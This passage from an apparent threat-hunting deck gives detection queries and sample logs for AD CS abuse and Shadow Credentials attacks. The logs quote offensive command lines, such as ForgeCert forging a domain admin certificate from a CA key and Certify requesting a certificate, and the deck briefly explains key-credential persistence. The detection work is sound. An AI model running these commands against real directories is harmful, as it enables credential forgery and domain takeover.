
Search for TGT requests (EventID 4768) from non computer accounts that were made using PKINIT except of the user's whitelist:


*EventID:4768 AND CertIssuerName:* AND -TargetUserName.keyword:/.*\$/ AND -TargetUserName:(" known_user_with_smartcard1 " OR " known_user_with_smartcard2")*

| Time | EventID | TargetUserName | CertIssuerName | CertSerialNumber | CertThumbprint |
|---|---|---|---|---|---|
| May 18, 2022 @ 01:08:16.822 | 4768 | simpleuser | demo-CA | 1E000000B2474234F44E616B9A0000000000B2 | BFC37C55F91C40AB1578EBD39CC596852DC1F76A |
| May 17, 2022 @ 14:44:24.867 | 4768 | simpleuser | demo-CA | 1E000000B2474234F44E616B9A0000000000B2 | BFC37C55F91C40AB1578EBD39CC596852DC1F76A |

# AD CS attacks tools usage detection. Useful events

Use any process create event with command line field to find execution of the Certify/ForgeCert tools (or any other tool that may appear in the future) by specific command line arguments, process name (some dummy "hackers" may use tools even without renaming) or OriginalFileName attribute from the VERSIONINFO



# Certify/ForgeCert tools command line
# Let's hunt it!

Search for unique  Certify tool default process name/OriginalFileName or command line arguments:

*CommandLine:(*certify* OR *pkiobjects*  OR (*enrollcert* AND *onbehalfof*) OR (*find* AND *clientauth*)  OR (*find* AND *enrolleeSuppliesSubject*) OR (*find* AND *vulnerable*) OR (*find* AND *showAllPermissions*) OR (*find* AND *json* AND *outfile*) OR (*request* AND *altname*)) OR CommandLine.keyword:(/.* \/ca\:.*/ AND /.* \/template\:.*/) OR CommandLine.keyword:(/.* \/ca\:.*/ AND /.* \/id:.*/) OR (CommandLine:*download* AND CommandLine.keyword:(/.* \/ca\:.*/ AND /.* \id\:.*/)) OR OriginalFileName:"Certify.exe"*

| Time | Channel | EventID | Category | CommandLine |
|---|---|---|---|---|
| May 14, 2022 @ 01:14:05.383 | Security | 4688 | Process Creation | Certify.exe  request /ca:ca\demo-ca /template:SubCA3 |
| May 14, 2022 @ 00:59:21.931 | Security | 4688 | Process Creation | Certify.exe  cas |


Search for unique ForgeCert tool default process name/ OriginalFileName or command line arguments:

*CommandLine:(*ForgeCert*  OR  (*CaCertPath*  AND  *SubjectAltName*)  OR  (*NewCertPassword*  AND *NewCertPath*) OR (*CaCertPath* AND *CaCertPassword*)) OR OriginalFileName:"ForgeCert.exe"*

| Time | Channel | EventID | Category | CommandLine |
|---|---|---|---|---|
| May 14, 2022 @ 13:49:54.479 | Security | 4688 | Process Creation | ForgeCert.exe  --CaCertPath C:\Temp\demo-CA.p12 --CaCertPassword 123 --SubjectAltName dadmin@demo.local --NewCertPath C:\Temp\dadmin.pfx --NewCertPassword P@ssword |
| May 14, 2022 @ 13:49:54.479 | Microsoft-Windows-Sysmon/Operational | 1 | Process Create (rule: ProcessCreate) | ForgeCert.exe  --CaCertPath C:\Temp\demo-CA.p12 --CaCertPassword 123 --SubjectAltName dadmin@demo.local --NewCertPath C:\Temp\dadmin.pfx --NewCertPassword P@ssword |


# Shadow Credentials


- Windows Hello for Business (WHfB) is a replacement of traditional password based authentication with a key based trust model. The public key is stored in the msDS-KeyCredentialLink and private one in the TPM or other certificate store.
- When trying to pre-authenticate with PKINIT, the KDC will check that the authenticating user has knowledge of the matching private key, and a TGT will be sent if there is a match.
- There are multiple scenarios where an attacker can have control over an account that has the ability to edit the msDS-KeyCredentialLink attribute of other objects (e.g. member of a Key Admins or Enterprise Key Admins domain groups, has overly ACEs, etc.).



# Shadow Credentials


This allows attackers to create a key pair, append to raw public key in the attribute, and obtain persistent and stealthy access to the target object (can be a user or a computer).




# Shadow Credentials. Useful events

Detect setting up of the ms-DS-Key-Credential-Link attribute by auditing changes to the account's object attribute.



# Shadow Credentials. Let's hunt it!

Search for user or machine account's object modifications:

*EventID:5136 AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"msDS-KeyCredentialLink"*

| Time | EventID | SubjectUserName | OperationType | ObjectDN | ObjectClass | AttributeLDAPDisplayName | AttributeValue |
|---|---|---|---|---|---|---|---|
| May 15, 2022 @ 23:59:08.088 | 5136 | WS$ | %%14674 | CN=WS,OU=Workstations,DC=demo,DC=local | computer | msDS-KeyCredentialLink | B:828:%%14672:CN=WS,OU=Workstations,DC=demo,DC=local |

Value Added


Search for operations that were made on an user or machine account's object:

*EventID:4662 AND AccessList:"%%7685" AND Properties:"{5b47d60f-6090-40b2-9f37-2a4de88f3063}"*

| Time | EventID | SubjectUserName | AccessList | ObjectName | Properties |
|---|---|---|---|---|---|
| May 15, 2022 @ 23:59:04.074 | 4662 | WS$ | %%7685 | %{ea82069d-4e69-4d31-b083-f323d1b0098c} | %%7685<br>{9b026da6-0d3c-465c-8bee-5199d7165cba}<br>{5b47d60f-6090-40b2-9f37-2a4de88f3063}<br>{bf967a86-0de6-11d0-a285-00aa003049e2} |


Write Property

